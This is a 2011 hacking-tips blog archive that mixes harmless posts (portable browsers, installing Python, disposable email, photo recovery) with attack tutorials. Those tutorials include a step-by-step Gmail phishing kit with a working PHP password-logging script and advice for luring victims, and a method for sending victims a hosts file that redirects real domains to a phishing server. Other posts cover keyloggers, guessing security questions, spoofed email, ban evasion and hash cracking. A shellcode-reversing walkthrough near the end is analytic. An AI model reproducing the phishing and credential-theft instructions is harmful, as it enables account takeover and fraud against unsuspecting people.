Information

The following is a guest post by email. This is the third part in a series of articles on his view of hacking. If you are interested in writing for CyberCROW, click Here. Otherwise, Enjoy.
Showing posts with label Tips-tricks. Show all posts

Monday, April 25, 2011

USB flash drive portable browsers

Posted by glewoCROW 5:05 PM, under ,,,, | No comments


flashdriveHave you ever been some place other than your home on your computer? If your answer is anything other then yes, you need to stop being a computer hugging hippy and go outside, get a whif of some fresh air, step on some dog crap and accidently run over a cat. It’ll do you some good. Anyways, have you visited someone somewhere and while using his/her/its computer, you realized you didn’t know a password because it was saved on your browser, or you wanted to show your friend that one cool website with the non-Asian ninjas, but it was in your bookmarks, or you wanted to use an extension you had installed on your browser that got rid of homosexual ads? Well you can. It’s called portable browsers, a.k.a a browser on your USB drive.

If you use Mozilla Firefox, which I highly recommend, you can download the portable browser hiya: I’m a link.

If you’re an apple fanboy or just like safari, you can download it’s portable version hiya: I’m a link too.

If you use Internet Explorer, you must have some sort of brain blockage and need to fall off a cliff.

Some great features of these portable browsers are:
  • you can take your bookmarks with you
  • although probably not a good idea, for those of you that happen to always kill the braincells holding your passwords, you can take the saved one’s with you
  • take all your extensions with you
  • keeps your information stored on the flash drive instead of the computer you are using

Yummy!

Installing Python on Linux

Posted by glewoCROW 2:19 AM, under ,,, | No comments


I’m back. Being that summer was in session, let’s say school was out, and I disappeared for a while doing some stuff for business purposes. So last time I wrote, School of Hacks – Part 2, I emphasized the use or learning and understanding a UNIX/Linux Operating System. Based on the feedback, it goes without saying that learning Python is a popular response to learn next.

I plan to get you started on the right foot and in doing so, I anticipate we will program a strong password generator. The very first lesson of course, is this lesson: Installing Python on Linux. In part 2 of this series, I described the the meaning behind Linux distributions, most Linux distributions come with Python installed. However, I will show you how to install Python on Debian and Fedora Linux. I chose these two distributions because they are the two major distros other systems are based on. Ubuntu, Knoppix, Linspire and others are Debian based while Fedora is RPM based just as Mandriva, SUSE and all Red Hat versions.

RPM Based Python installation
  • Boot up your favorite RPM based Linux ditro, I’m using Fedora.
  • Go to the Python for Linux RPM page at http://www.python.org/download/releases/2.4/rpms/
  • Download the Binaries for Fefora Core 3, they are i386 RPM
  • When the download is complete, open a console and go to the python-2.4.2.4….. file
  • Make sure you have root access, otherwise type the following commands
localhost:~$ su

Password: [enter your root password]

  • Type in the following command
  • rpm -1 python2.4-2.4-1pydotorg.i386.rpm
  • you should get a message, to read message
cat /var/spool/mail/root | less

  • You should be able to start Python by typing Python on the console. This command can also be used prior to installation or to see the Python version currently installed.
Debian based systems could also already be pre-installed with Python. However, if need be, installing on a Debian based system might be a little easier.
Debian Based Python installation

  • Boot up your favorite Debian based ditro, I’m running Debian 5
  • Open a console and make sure you have root access, otherwise type the following commands
localhost:~$ su

Password: [enter your root password]
  • Type in the following command
localhost:~# apt-get install python

  • Do you want to continue? [Y/n] Y
  • At this point, you should be able to start Python on the console on a Debian based system.
Although this covers a broad range of distributions, the categories of Linux distributions also include Gentoo, a portage package distro.
If you can go to a console, and  type:

python <enter>
1+1 <enter>


you should see and answer of 2, if so, you have properly installed Python on Linux and this should get you started in programming Python.

Sunday, April 24, 2011

Customizing the BackTrack Image


Customizing the BackTrack iso is simple, using a pre-made script. Ideally, you should be editing the ISO file *on a BackTrack install* to ensure correct versions of squashfs, etc. Otherwise your mileage will vary. Please note that the script is very basic, and will need some modification (such as the hardcoded iso filename, etc). Make sure to look through it before running it. For more information, check the following blog post : http://www.offensive-security.com/blog/backtrack/customising-backtrack-live-cd-the-easy-way/

METHODS USED FOR WEBSITE HACKING

COMMON METHODS USED FOR WEBSITE HACKING

  • Remote File Inclusion or RFI
  • SQL injection
  • Cross site scripting or XXS
  • Local file inclusion or LFI
  • Directory Traversal attack


RFI:
  RFI stands for Remote File Inclusion and it allows the attacker to upload a custom coded/malicious file on a website or server using a script.  The vulnerability occurs due to the use of user supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file, but depending on the severity, to list a few it can lead to:
  • Code execution on the web server
  • Code execution on the client-side such as Javascript which can lead to other attacks such as cross site scripting (XSS).
  • Denial of Service (DoS)
  • Data Theft/Manipulation


Local File Inclusion:
 Local File Inclusion known as LFI. It
It is same as RFI.


SQL injection:
   A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

By doing this you can get the admin id and password.  after getting the Username and password you can access the control panel of admin and change the website details or whatever you like,you can do.
For more Details  read this articles
What is SQL iNJECTION?
Implementation of SQL Injection

Cross site scripting or XXS :


It is is a type of computer security vulnerability typically found in web applications that enables malicious attackers to inject client-side script into web pages viewed by other users. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites were roughly 80% of all security vulnerabilities documented by Symantec as of 2007. Their impact may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site, and the nature of any security mitigations implemented by the site's owner


Directory Traversal attack

A directory traversal (or path traversal) is to exploit insufficient security validation / sanitization of user-supplied input file names, so that characters representing "traverse to parent directory" are passed through to the file APIs.

The goal of this attack is to order an application to access a computer file that is not intended to be accessible. This attack exploits a lack of security (the software is acting exactly as it is supposed to) as opposed to exploiting a bug in the code.

Directory traversal is also known as the ../ (dot dot slash) attack, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks.

Monday, April 11, 2011

How to create fake or Phishing web page for gmail


 This post will explain you how to create fake or phishing web page for gmail. This Procedure can be used to make fake page for other websites like yahoo,msn,or any other sites which you want to steal the password of particular user.

Steps for Creating Phishing or Fake web Page:

Step 1:
Go to the gmail.com.  Save the Page as "complet HTML" file

Step 2:
Once you save the login page completely, you will see a HTML file and a folder with the name something like Email from google files.There will be two image files namely "google_transparent.gif","mail_logo.png"

Step3:
 Upload those image to tinypic or photobucker.com.  copy the url of each image.

Step4:
Open the HTML file in Wordpad.
Search for "google_transparent.gif" (without quotes) and replace it with corresponding url .
Search for "mail_logo.png" (without quotes) and replace it with corresponding url .

Step 5:
Search for the

 action="https://www.google.com/accounts/ServiceLoginAuth"

Replace it with

action="http://yoursite urlhere/login.php"

 save the file.
Step6:
Now you need to create login.php
 so you need to open the notepad and type as
<?php
header("Location: https://www.google.com/accounts/ServiceLoginAuth ");
$handle = fopen("pswrds.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
save it

Step 7:
open the notepad and just save the file as "pswrds.txt" without any contents.

Now upload those three files(namely index.html,login.php,pswrds.txt) in any of subdomain Web hosting site.
Note:  that web hosting service must has php feature.
Use one of these sites:110mb.com, spam.com justfree.com or 007sites.com. 
 use this sites through the secure connection sites(so that you can hide your ip address)  like: http://flyproxy.com .  find best secure connection site.


Step 8: 
create an email with gmail keyword.
 like : gmailburger@gmail.com

Step 9:
  Send to victim similar  to " gmail starts new feature to use this service log in to this page" from that gmail id with link to your phishing web page.


 Note:
For user to believe change Your phishing web page url with any of free short url sites. 
Like : co.nr, co.cc,cz.cc 
This will make users to believe that it is correct url.

Different types of Email Account Hacking

Posted by glewoCROW 2:45 PM, under ,,,,, | No comments


The Basic level Hacking is Email Account Hacking.  Everyone like to do first email account hacking only.  So here is the tutorial for budding hackers about email Hacking.

There are different types of Email Account Hacking .  Here is some of them :

  1. Social Engineering
    • Phishing
  2. Brute Force Attack
  3.  Keylogger
  4.  Guessing the Answer for the Security Question


Social Engineering:

Social engineering takes advantage of the weakest link in any organization’s
information security defenses: people. Social engineering is
“people hacking” and involves maliciously exploiting the trusting nature of
human beings to obtain information that can be used for personal gain.

Social engineering is one of the toughest hacks to perpetrate because it takes
great skill to come across as trustworthy to a stranger. It’s also by far the
toughest hack to protect against because people are involved.

Social Engineering is different from Physical Security exploits . In social engineering hackers will analyze about
victim.  Hackers will send mail to victim.  The contents will be related to the victim.

Eg:

✓ False support personnel claim that they need to install a patch or new
version of software on a user’s computer, talk the user into downloading
the software, and obtain remote control of the system.
✓ False vendors claim to need to update the organization’s accounting
package or phone system, ask for the administrator password, and
obtain full access.
✓ Phishing e-mails sent by external attackers gather user IDs and passwords
of unsuspecting recipients. Hackers then use those passwords to
gain access to bank accounts and more. A related attack exploits crosssite
scripting on Web forms.
✓ False employees notify the security desk that they have lost their keys
to the computer room, receive a set of keys from security, and obtain
unauthorized access to physical and electronic information.

 Phishing WebPage:

     It is a fake webpage which looks similar to the original page of the website.  Using this WebPage we can easily get the Password of victims.  The process involved in creating Phishing webpage are,
✓ First Visit the Website which is associated with the email id. Copy the Source code.
✓ Edit the the Source code such that it will store the password for you.
✓ Upload the Webpage to any free webhosting sites.  (don't select a famous hosting site,they will find that
    your page is fake). Try uploading through the proxy server.

Guessing the Answer for Security Question:
    Do you remember that the mail sites will ask for the security questions to retrieve the mail account?  You can hack the mail account simply guessing the answer.  If the victim is your friend ,then it may very easy to hack. 

Brute Force Attack:


A famous and traditional attacking method .  In this method ,the password will be found by trying all possible passwords with any program or software.


Keyloggers:


  It is one of the spyware which will capture what you type in the keyboard.  so whenever you type the username and password ,it will simply capture.

   It is software program which will be attached with any softwares and send to victim.  While victim install the software ,the keylogger also start to work.  Keyloggers are exe files.


Note:
This Email Account Hacking Tutorial is truly for educational purpose only.

Use Original Domain Address for Phishing Web page

phishing image
Hi friends ,  you may have known about how to create phishing web Page.  If you don't know about Phishing Web Page, you need to read this tutorials first:
Once you know the basics of Phishing web Page ,come to this post.

Ok friends, there's one drawback in our traditional Phishing web page method. You know what is it? You are right, the url of our phishing web page. It may look like the real one,but it is not.


For eg: we may create the Phishing web page with www.gmails.com but it's not at all same as www.gmail.com

Probably, the experienced internet users will notice the URL of web Page. So they won't fall in our Fishnet.

What we are going to do now?
Why should not we make the phishing web page's URL looks exactly same as the real Domain Name? You may ask "is it possible?". My answer is yes, you can. It sounds good na? go ahead.

How we are going to implement?

 We are going to send an email with an executable to victim.
If the victim double click the executable file, then you are done.
Now whenever the victim enter the real domain name (like www.facebook.com) ,he will be in our phishing web page.
Don't worry the domain name is original URL(like www.facebook.com)

Got surprised....!!!! You may ask how this is done,go ahead.

How it is done?
   Executable file will change the Host file of Victim system. 
What is host file?
     The host file contains Domain Name and IP address associated with them.  Your host file will be in this path:
C:\Windows\System32\drivers\etc\

Whenever we enter the Domain name or URL (for eg: www.webaddress.com), a query will be send to the DNS (Domain Name server).  This DNS connect to the IP address which is associated with the Domain Name.   But before this to be done, the host file in our system will check for the IP address associated with the Domain Name.  Suppose we make an entry with Domain Name and IP address of our phishing web page(for  eg: www.webaddress.com wiht our ip 123.23.X.X),then there's no query will be send to the DNS.
It will automatically connect to the IP address associated with the Domain Name.  This will fruitful for us to mask the PHISHING web page's URL with Original Domain Name.


Now Let's divide into the Implementation:
  • If you are hosting some other hosting site, probably you won't get the unique IP address for your Phishing Web Page. You can have the IP Address of the hosting only. So if you try to use that IP address, the victim will not bring to your Phishing web page , they will bring to the hosting address.

So what you can do overcome this problem? You need to set up your own Webserver in home. Using Webserver softwares you can set up your own Hosting service.

  Your computer should be turned on always. Because if you turned off the computer,then probably host will not be in online. Again it will be available when you turned on. So your computer turned on when victim visits your site.


How To set up Your own server?
  Download the  Webserver softwares like WAMP,XAMP(Both are open source software, I meant they are free ).  My suggestion is WAMP.  Because it is my favorite one.  It is easy to use.

Downlad the wamp server from http://www.wampserver.com/

Install the WAMP server.  After installation completed, Go to this folder path:
C:\Wamp\WWW
And paste your phishing web page here.

Start the Wamp Server.
(Start->windows->All Programs->Wamp Server->start wamp server)

you can see the half circle icon(wamp server icon) in system tray(i mean near to the time). Click the icon and select the start all services.

Now type your ip address in address bar of the web browser and hit enter. If you don't know your ip address ,visit www.whatismyip.com.

Now you can see your Phishing web page in your Browser.

Modifying the Host file :
 Copy the Host file from this path "C:\WINDOWS\system32\drivers\etc" to desktop.  Right click on the host file and open with Notepad.

You can see the localhost entry there.
Below that type as :
your_ip     domain_name
For eg:
123.xx.xx.xx www.gmail.com
.
 Save the File.

Compress the Host File:

    Compress hosts file such that when victim opens it, it automatically gets copied to default
location C:\Windows\system32\drivers\etc and victim's hosts file get replaced by our modified hosts file.
 
Right click on the Hosts file and select the Add to archieve option.  Now follow the steps which is shown in picture:


Now send the zipped file to victim.  If he extract the zip file, then the hosts file will be replaced.
You are done.  Now whenever he try to visit the genuine or original website, the phishing webpage only will be shown.


Some Disadvantages of this Hack:
  •    If your IP address is dynamically changed ,then it is hard to implement it
  •   If your victim is advanced user,he may notice the certificates of site which is shown by browser.
Don't worry it is not at all big problem.   Just try it ane enjoy it.

Temporary Disposable Email address Services

Posted by glewoCROW 2:21 PM, under ,, | 1 comment

 While signing up to an online account or doing such stuff on web, you can use these temporary disposable email addresses provided by email services. This keeps your real email address protected from spam. These services provide you with email addresses of the format you desire. Temporary email addresses last for time duration varying from few hours to some months, depending on the type of service you use.

6 Best Temporary Disposable Email address providers:

Just check out the below list for some of the best disposable email address services:


1. Mailinator:
This is one of the top rated temporary email providers which provides you address of the format something@mailinator.com

2. Yopmail:
Another temporary email address service with good user-friendly email interface. I have tried many services and found yopmail having one of the best interfaces. What more, don't need any cubersome registration process. Simply enter any desired email address and Yopmail has it.

3. Spamgourmet:
This is efficient spam blocker temporary email address service which has also got good reviews elsewhere on web.

4. Jetable:
This is multi-functinal temporary inbox provider which allows you to define time span for which your temporary inbox will be valid. Also, you can forward the temporary inbox mails to your real email address.

5. Spambox:
One of the best feature of this service is time span of disposable email address can be as long as 1 year. This is really a large span. It provides all other features for temporary email address.

6. Mailexpire:
Create an alias email address for your real email address. Mailexpire provides you temporary email address for as long as 3 months. If you want to delete alias mail id instantly, you are always provided with a link to delete your alias temporary disposable email address.

You can now send a self destruction Email from Big string

Posted by glewoCROW 2:18 PM, under ,, | No comments

Every time that you send an email, copies are stored permanently on multiple email servers as well as the recipient's inbox and anyone they decide to send it to. Your emails can be stored and scanned in more places than you can imagine. Do you want people storing your email messages forever? Do you want something that you type today to be used against you tomorrow, next week, next month or even in the next decade?

Until now, everyone else has had control of the email that you have sent. BigString gives you back control of your email, acting like an automatic shredder for your email. You can self-destruct or change an email that's already been sent or read. Don't leave your messages sitting in peoples' inboxes forever. Get a free BigString email account to protect your privacy.


BigString takes the risk out of email

Now, with BigString, you can finally take the risk out of email and put an end to "sender regret." It is the world's first & only email service that thoroughly protects your safety and privacy.

BigString's exclusive, patent-pending technology enables you to prevent your personal or business information from lingering indefinitely in someone else's inbox. It also restricts private pictures or messages from being indiscriminately spread throughout cyberspace! Now your sensitive photos can't be posted to unseemly web sites or printed for circulation amongst total strangers.

BigString lets you have second thoughts

BigString shifts the control from the recipient to YOU the sender. BigString grants the luxury of second thoughts, the power to limit message viewings, and the choice to delay email transmission.

You can reword a message fired off in anger or haste or completely delete it! You can recall a botched résumé for revision or erase a tasteless joke. You can make a work of art or photograph print-proof. You can prevent a love letter from being forwarded. You can set an expiration date on an emailed price quote or business offer or you can simply pull back an email to eliminate typos.

BigString takes the danger out of clicking

BigString guarantees that clicking "send" will never again be an irreversible disaster. Now YOU decide the fate of your emails. You decide where they end up, who sees them and for how long. BigString emails can be destroyed, recalled or changed even after they've been opened! The freedom is yours, the options are yours, and you're the boss with BigString.

BigString is easy to use

BigString is as easy to use as any other email and there's nothing to download! Don't be resigned to the mercy of your recipient. You don't want your every action to be carved in stone because sometimes you just NEED to take it back!

Here are just a few of the many applications of BigString Erasable, Recallable, Non-Printable Email.

Executives: Protect your business and safeguard your email. Now you never have to worry about sending the wrong attachment or completely forgetting it. Misspelled words, incorrect dates, or other typos can all be fixed even after your message has been sent. You can even "pull an email back" to delete expired price quotes, old business offers or dated legal material. BigString is your email insurance.

On-Line Daters: You don't want your personal information like pictures, phone numbers or intimate notes, circulated around the Internet! BigString prevents your pictures and messages from being printed or forwarded. You can set an expiration date for an email or self-destruct it at will. You can choose the number of times you'll allow a picture to be viewed before it disappears. BigString protects your privacy!

Artists and Photographers: Now with BigString you can confidently email proofs and samples without the slightest fear that they will be printed or saved for later use without your authorization. Use BigString to make your image non-savable and non-printable! Limit the number of times a client can view a piece before you have it self-destruct. You can even recall a sent email to delete an old price quote or alter a new one. You can also prevent it from being forwarded to other customers. BigString protects your rights of ownership!

Copywriters: Spelling or punctuation errors that can cost time, money, or embarrassment are now a thing of the past. With BigString, clicking "send" is no longer an action "carved in stone." Accidentally arranging paragraphs in the wrong order will no longer mean a lost account. With the technology of BigString you can recall that mistake-ridden copy and correct the errors even after your email has left the outbox. You can self-destruct what you sent all together and replace it with a fully revised version. Only you will know this switch has occurred! With BigString you can confidently send non-printable, non-savable sample copy. You no longer have to worry that it will be used without your knowledge. You're the boss with BigString.This is great trick for you .  You can now send a self destruction.  After users reads the mail ,the mail will be deleted automatically.  You might remember the world famous scene of Mission Impossible in which after the message has been heard once the message destroys itself. Now it is possible for everybody to have such facility.
 

How you are getting large number of spam mail ? Know why

Posted by glewoCROW 2:11 PM, under ,, | No comments

Are you getting lot of spam mails to your inbox?  Do you know why it comes to your mail? The mistake is yours only.  Because of you only you are getting larger number of spam.  How you responsible for that? Go ahead to know what is your mistake.

Spam Mail Definition:
Also known as junk mail.  Sending large number of identical message to numerous recipients .   Advertisers ,merchants sends large number of mail to recipients for advertising purpose using softwares and some websites.


How they get your email id?
They get your mail id because of your mistakes only.

Social Networking Sites:
Most of you use social networking sites daily.  I won't say using social networking sites is bad.  But sending request or accepting stranger is one of the major reason for getting spam mail.  Advertisers will gain your weakness.  If you are blindly accepting the request means, spam mail will be definitely in your mail. Sometimes they get your phone number and send advertisement to your mobile or some other communication sources.

What you have to do?
Apply privacy setting for your contact information.  Don't accept the request from strangers(in order to attract you they may send you request like a girl).

Online Games and contests:
Some websites tell you that they will give prize if you win in the online game.  This is also one of the reason for getting spam mail.

Job /Career websites:
Job offering websites is the major reason for getting spam mail.  But some website sell your mail to advertisers.  This will result in spam.

Forum:
Like i said for social networking site, in forum also you have to consider the privacy settings.
 
Select "Don't show mail and Don't receive mail from members" so that you can avoid of getting spam mails.

Mail Searching:
Advertisers(spammers) search for mail id in internet using some softwares(like @mail.com )
If you are webmaster ,you may give contactus link with
mailto:mailid@domain.com.
Spammers  can find your mail id if you give the mail id plainly like this.
 tips:
  • Use 123 contact forms for hiding your mail id.
  • or show mail id like this : mailid[at]domain[dot]com
  • Use mail Badge Image(i mean show your mail id as image).

Overall suggestion:
Use two mail id.  One is for contributing in online.  Other one is personal.

How to Access Multiple Gmail accounts in Firefox without logout?

Posted by glewoCROW 2:04 PM, under ,,, | No comments

are you having multiple gmail accounts? As far as browsers concerned , we can login with only one gmail account. Here i am going to introduce a new Mozilla add on. This add on will allow you to login in multiple account without logout the accounts.


How to do?

visit:
and Install the Add on.

Now visit:
click on “Install” button located at the top right side.


Now you can access multiple gmail accounts. You can see the drop down box at the top right side.

Change the user as your wish without logout.

Enjoy !

Don't trust all script . Sometimes These scripts will harmful for you. So verify whether it is not harmful by searching in google.

How to send Anonymous Mail to anyone|Set up your own server

Posted by glewoCROW 11:21 AM, under ,,,, | No comments


Everyone Like to send Anonymous Mail to your enemy or friend or teacher.  Here is the Hacking tutorial for you to implement that.  So i hope This will be best hack for you.

What is the Use?
   I explained you in my older post how to get ip address.  To get the ip address you need to send the mail with link.  So You can send mail to your victim with that link such that you are contacting from an organization.

For Eg:
You can say we are from Facbook,we have new feature to enable the feature visit this page.

How to do?

Step 1:
First of all you need to register in free web hosting service which has PHP feature.  So my choice is

Step 2:
Now Download this zip file:

             Mail.php
Inside the file you can find the mail.php file. Extract the file

Step 3:
Now Go to x10hosting.com and login with your username and password.
Upload the "mail.php" file to "public_html" folder.

Step 4:
That's all you finished.
Now go to this page
         yourhosturl/mail.php
Change the yourhosturl with your website url which you gave it when you register in x10hosting.com
For eg:
yourfavorites.x10.mx/mail.php

Usually the default will be "name.x10.mx"


When you visit you will see the form just like this:


Fill the form with your victim mail address and message subject and send

Sunday, April 10, 2011

Alternative for Command prompt. Use if cmd is blocked


Most of Internet cafe or some other public access computer has command prompt blocked.  Command prompt is blocked for some security reasons.  But without command prompt it is very hard to hack the networking system or the same pc.


There are several tweaks and hacks to enable command prompt, but it is so much tricky. I am introducing you with a nice alternative for command prompt.

Have a look at the screenshot. It supports all the features that Command Prompt does. Even all the wild cards that can be used in DOS(Disk Operating System).


Download it from here:
It is actually a DOS Shell, which interpets user command same as in DOS.


Saturday, April 9, 2011

How to crack Hash method using HackCat Tools

There are two important types of Hash Encryption Methods.  They are MD5(Message digest 5),SHA1(Secure Hash Algorithm).  Here i'll give you a tool which will use to crack both hash function algorithms.  we can do offline cracking hashes (it means we don`t need an Internet connection that uses the hash databases that have been cracked before).

Download Hashcat Tool from here:
Hashcat tool can crack:
* MD5
* Md5 ($ pass. $ Salt)
* Md5 ($ salt. $ Pass)
* Md5 (md5 ($ pass))
* Md5 (md5 (md5 ($ pass)))
* Md5 (md5 ($ pass). $ Salt)
* Md5 (md5 ($ salt). $ Pass)
* Md5 ($ salt.md5 ($ pass))
* Md5 ($ salt. $ Pass. $ Salt)
* Md5 (md5 ($ salt). Md5 ($ pass))
* Md5 (md5 ($ pass). Md5 ($ salt))
* Md5 ($ salt.md5 ($ salt. $ Pass))
* Md5 ($ salt.md5 ($ pass. $ Salt))
* Md5 ($ username.0. $ Pass)
* Md5 (strtoupper (md5 ($ pass)))
* SHA1
* Sha1 ($ pass. $ Salt)
* Sha1 ($ salt. $ Pass)
* Sha1 (sha1 ($ pass))
* Sha1 (sha1 (sha1 ($ pass)))
* Sha1 (strtolower ($ username). $ Pass)
* MySQL
* MySQL4.1/MySQL5
* MD5 (WordPress)
* MD5 (PHPbb3)
* MD5 (Unix)
* SHA-1 (Base64)
* SSHA-1 (Base64)
* SHA-1 (Django)
* MD4
* NTLM
* Domain Cached credentials
* MD5 (CHAP)
* MSSQL

Attack Mode supported in this tool:
* Straight *
* Combination *
* Toggle-Case *
* Brute-Force
* Permutation


What should we do?

First, create a file with notepad:
[1] C:\temp\hash.txt and
[2] C:\ temp\results.txt ago
open the C:\ temp\hash.txt and fill with Hash you want to crack. picture as below
 For C:\temp\results.txt , do nothing and let it blank because the cracked hashes will be saved in here.

Run Hashcrack. and follow the steps below:

In this tutorial, the author uses brute-force mode, cracking technique with a combination of characters. Notice the image below:

Hash cat step
[-] In Hashfile column, click the folder icon (browse for hashfile) and open the C: \ temp \ hash.txt that you have previously made.
[-] In Brute force column, select mode and select the type of hash (we are trying to crack MD5 here)
[-] In the Password length, insert 1-14 (u may put about 20 oto 30) the longer the password length, the longer the cracking process.
[-] In bruteforce charset settings, you can fill with the desired character. eg abcdefghijklmnopqrstuvwxy z1234567890 or abcdefghijklmnopqrstuvwxy z1234567890 !@#$%^&*()_+
[-] In OUTFILE column, put a tick and specify the path in C:\temp\results.txt that you have previously made.
[-] Checklist OUTFILE Monitor and click I want to catch a Hash ..

Wait for the process of cracking (this tool directly run a CLI mode)

CLI MODE


you will find the results of the hash that has been successful on crack.
Result of Hash crack


How to Recover the Deleted or Corrupted Photos in Digital Cam?

Posted by glewoCROW 2:25 AM, under ,, | No comments


Disk internals screenshot
Imagine you are going to tour and take lots of photos in your Digital Camera.  Unfortunately, you erased the photos mistakenly or it is corrupted.[My girl friend did this stupid thing.  At that time i can not help her without knowing about this software.]  What can you do in this situation? are you going to cry ?  Don't worry  you can recover the deleted or corrupted software.  Even you delete,the files will still in your flash memory.  Here is the software named as "  Disk Internals Flash Recover", this will recover your files.  sounds good na?!!

How it works?
    When you connect your Digital Cam or flash memory with your computer, It is recognized as external Drive.   The software will scan the Flash memory and show every pictures which is recovered from Flash memory.

Features:
  •   Recovers CRW, CR2, RAW, TIFF, TIF
  •   Recovers Avi, wmv, asf, mpeg, mpg, mp1, m1v, mp2, m2v, m2a, vob, dat, mv, mov and other movie files.
  •   Recovers images and movies from hard-drives, external drives, cd, dvd, cameras and flash memory devices   such as SmartMedia , CompactFlash, Memory Stick, MicroDrive, xD Picture Card Flash Card, PC Card, Multimedia Card, Secure Digital Card, and many others.
  • Recovered Images can be burned to CD or DVD
  • Works under Microsoft® Windows® 95, 98, ME, NT, 2000, XP, 2003 Server 


Download

Friday, April 8, 2011

How to hide ip ?-Simple way to hide ip

Posted by glewoCROW 1:14 PM, under ,,, | No comments

It is easy to change your ip address without using proxy server,softwares.

  • Open Command Prompt
  • Type ipconfig /release just like that, and hit enter
  • Type "exit" and leave the prompt
  • Right-click on "Network Places" or "My Network Places" on your Control Panel.
  • Click on "properties"
  • You should now be on a screen with something titled "Local Area Connection", or something close to that, and, if you have a network hooked up, all of your other networks.
  • Right click on "Local Area Connection" and click "properties"
  • Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab
  • Click on "Use the following IP address" under the "General" tab
  • Create an IP address (It doesn't matter what it is. I just type 1 and 2 until i fill the area up).
  • Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.
  • Hit the "Ok" button here
  • Hit the "Ok" button again
  • You should now be back to the "Local Area Connection" screen.

  • Right-click back on "Local Area Connection" and go to properties again.
  • Go back to the "TCP/IP" settings
  • This time, select "Obtain an IP address automatically"
  • Hit "Ok" Hit "Ok" again
  • You now have a new IP address

This will change your dynamic ip only not your ISP/IP Address.

Register with another ip in forum,if you banned

Posted by glewoCROW 12:49 AM, under ,,,, | No comments

Is your ip address banned in any forum or website? Can not you create account or login to your account?   Don't worry i am here to help you to create a new account.   Also You can have multiple accounts in forum.

How can you register after banned?
You can change your ip address. Visit from another ip and register the account.  Whenever you want to login to that forum or website hide ip address in simple way.

Don't use your old mail id or any other old details.  Create new one.

For Multiple Accounts:
If you want multiple accounts in forum ,what you have to do?  First register one account with one ip.  Then register another account with another ip.  likewise do registration.  If you want to login ,follow same procedure and use unique ip address for each account.

How to change ip address?
I gave you list of proxy servers here: Proxy Server ip address list
Use those proxy server.
If you don't know how to use those proxy server ip address ,please read this tutorial: How to use proxy to change ip address?

After setting new ip,check whether it is working or not by visiting "whatismyipaddress.com".  If the above proxy list didn't work,then try to search in google as proxy list".  I hope above proxy lists will work perfectly.


How to Reverse JavaScript Shellcode:?

Posted by glewoCROW 12:27 AM, under ,,,, | No comments

With more and more exploits being written in JavaScript, even some 0-day, there is a need to be able to reverse exploits written in JavaScript beyond de-obfuscation. I spent some time this weekend searching Google for a simple way to reverse JavaScript shellcode to assembly. I know people do it all the time. It's hardly rocket science. Yet, I didn't find any good walk-throughs on how to do this. So I thought I'd write one.

For this walk-through, I'll start with JavaScript that has already been extracted from a PDF file and de-obfuscated. So this isn't step 1 of fully reversing a PDF exploit, but for the first several steps, check out Part 2 of this slide deck.


What you'll need:
  1. A safe place to play with exploits (I'll be using an image in VMWare Workstation.)
  2. JavaScript debugger (I highly recommend and will be using Didier Stevens' modified SpiderMonkey.)
  3. Perl
  4. The crap2shellcode.pl script, which you'll find further down in this post
  5. A C compiler and your favorite binary debugger

I'll be using one of the example Adobe Acrobat exploits from the aforementioned slides for this example. You can grab it from milw0rm.

Step 1 - Converting from UTF-encoded characters to ASCII
Most JavaScript shellcode is encoded as either UTF-8 or UTF-16 characters. It would be easy enough to write a tool to convert from any one of these formats to the typical \x-ed UTF-8 format that we're used to seeing shellcode in. But because of the diversity of encoding and obfuscation showing up in JavaScript exploits today, it's more reliable to use JavaScript to decode the shellcode.

For this task, you need a JavaScript debugger. Didier Stevens' SpiderMonkey mod is a great choice. Start by preparing the shellcode text for passing to the debugger. In this case, drop the rest of the exploit, and then wrap the unescape function in an eval function:


Now run this code through SpiderMonkey. SpiderMonkey will create two log files for the eval command, the one with our ASCII shellcode is eval.001.log.


Step 2 - crap2shellcode.pl
This is why I wrote this script, to take an ASCII dump of some shellcode and automate making it debugger-friendly.


---cut---
#!/bin/perl
#
# crap2shellcode - 11/9/2009 Paul Melson
#
# This script takes stdin from some ascii dump of shellcode
# (i.e. unescape-ed JavaScript sploit) and converts it to
# hex and outputs it in a simple C source file for debugging.
#
# gcc -g3 -o dummy dummy.c
# gdb ./dummy
# (gdb) display /50i shellcode
# (gdb) break main
# (gdb) run
#

use strict;
use warnings;

my $crap;
while($crap=<stdin>) {
my $hex = unpack('H*', "$crap");

my $len = length($hex);
my $start = 0;

print "#include <stdio.h>\n\n";
print "static char shellcode[] = \"";

for (my $i = 0; $i < length $hex; $i+=4) {
my $a = substr $hex, $i, 2;
my $b = substr $hex, $i+2, 2;
print "\\x$b\\x$a";
}
print "\";\n\n";
}

print "int main(int argc, char *argv[])\n";
print "{\n";
print " void (*code)() = (void *)shellcode;\n";
print " code();\n";
print " exit(0);\n";
print "}\n";
print "\n";

--paste--

The output of passing eval.001.log through crap2shellcode.pl is a C program that makes debugging the shellcode easy.


Step 3 - View the shellcode/assembly in a debugger
First we have to build it. Since we know that this shellcode is a Linux bindshell the logical choice for where and how to build is Linux with gcc. Similarly, we can use gdb to dump the shellcode. For Win32 shellcode, we would probably pick Visual Studio Express and OllyDbg. Just about any Windows C compiler and debugger will work fine, though.

To build the C code we generated in step 2 with gcc, use the following:

gcc -g3 shellcode.c -o shellcode

The '-g3' flag builds the binary with labels for function stack tracing. This is necessary for debugging the binary. Or at least it makes it a whole lot easier.

